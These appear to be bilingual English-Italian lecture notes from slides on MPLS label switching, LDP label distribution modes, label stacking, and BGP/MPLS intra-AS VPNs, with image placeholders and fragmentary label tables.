Ethernet/MPLS/IP)




Terminology

- ❑ **Label Edge Router (LER)**: edge routers for an MPLS network: they have forwarding functionalities from and to the outer networks, applying and removing the labels to ingress and egress packets
- ❑ **Label Switching Router (LSR)**: switches operating label swapping inside the MPLS network and supporting forwarding functionalities parla solo MLPS
- ❑ **Label Distribution Protocol (LDP)**: in conjunction with traditional routing protocols, LDP is used for distributing labels between network devices
- ❑ **Forwarding Equivalence Class (FEC)**: a set of IP packets that are forwarded in the same way (for instance along the same path, with the same treatment) seguono lo stesso path
- ❑ **Label Switched Path (LSP)**: the path through one or more LSRs followed by a packet belonging to a certain FEC


Label Switching Operation: Push, Forwarding and Pop

- ❑ The ingress LER of the MPLS backbone analyzes the packet's IP header, classifies the packet, adds the label and forwards it to the next hop LSR
- ❑ In the LSRs cloud the packet is forwarded along the LSP according to the label. At each hop labels are swapped (local label: remote label)
- ❑ The egress LER removes the label and the packet is forwarded based on IP destination address



Label Switching Operation: Control

LDP is used for distributing the <label, prefix> associations between MPLS nodes



LDP è il protocollo per la distribuzione basata su Label, le informazioni riguardo i percorsi da seguire sono inserite nelle tabelle LIB.

2 tipi di working mode



LDP: Downstream on Demand

local label	remote label	IP address prefix	if
x		128.89.10.0	1
x		171.69.0.0	1




local label	remote label	IP address prefix	iface
x		128.89.10.0	1
x		171.69.0.0	1


Label request
 <128.89.10.0>
 <171.69.0.0>



local label	remote label	IP address prefix	iface
	x	128.89.10.0	0




local label	remote label	IP address prefix	iface
	x	171.69.0.0	0



171.69.0.0

local label	remote label	IP address prefix	iface
	x	171.69.0.0	0

LDP: Downstream on Demand



ogni richiesta viene risposta con un label mapping, in base all'indirizzo che si vuole raggiungere bisogna applicare una Label diversa

local label è quello che ci aspettiamo in ingresso per quel router
 remote è cosa applicare per permettere il router a quella destinazione

IP routing è utilizzato come setup


LDP: Downstream on Demand

local label	remote label	IP address prefix	if
x	3	128.89.10.0	1
x	4	171.69.0.0	1



if 1

local label	remote label	IP address prefix	iface
3	pop	128.89.10.0	0
4	pop	171.69.0.0	1




if 0

NOTE: usually in the **last** link in an LSP (before a LER), the label is **popped**, i.e. the LERs notify that the LSR must remove the MPLS header (also called implicit-null label)

DATA FLOW

i router inviano i pacchetti per avvertire del pop dei prefissi il penultimo nodo

local label	remote label	IP address prefix	iface
null	x	128.89.10.0	0




if 0

local label	remote label	IP address prefix	iface
null	x	171.69.0.0	0



if 1




LER3 if 0




171.69.0.0


Label Switching Operation: Forwarding



LDP: Downstream OnDemand vs Unsolicited



OnDemand




**Unsolicited
(Cisco default)**

si possono avere più MPLS header, label switching guardano al più esterno MPLS header.
Il bit S posto a 1 indica che quella è l'ultima label

Label Stacking

MPLS label can be stacked to aggregate, in a network section, two or more LSP in a single LSP with higher pecking order (e.g. MPLS VPNs, details in a few slides...)



MPLS and BGP

Problem: how can internal routers (e.g. R2) forward transit packets, i.e. intended to one of the 800k external routes?

1. Replicate BGP tables also in core routers (costly)
2. Full mesh LSPs between border routers through which only transit traffic is forwarded
 - Internal routers only matters about routing tables to reach internal network nodes

Replicare le tabelle BGP anche nei router nel core è costoso, quello che si fa è utilizzare MPLS internamente e BGP ai bordi della rete.

Intra-AS Virtual Private Networks with MPLS/BGP

Intra-AS VPNs

IPS=internet service provider

- ❑ Routing Information exchange between Company and ISP routers
 - ❑ Routing happens on a layer composed both by company entities and by ISP entities
- ❑ De facto based on BGP/MPLS solution
 - ❑ Enterprise's gateway transfers data to the ISP which handles the forwarding through other Enterprise's sites
 - ❑ Routing (connections topology) is actually in the hands of the ISP
 - ❑ Plug & Play, adding a site is a matter of ISP configuration only, the company has to do almost nothing

Elements of a VPN BGP/MPLS network



Customer Edge: is the Company side router facing with the ISP which provides the VPN BGP/MPLS service. It has standard routing functionalities; its only peer is the Provider edge with which exchanges info through BGP messages



Provider Edge: is the access router on the ISP side in which one or more Customer Edges are connected. Besides IP functionalities, it also handles the MPLS LER role.

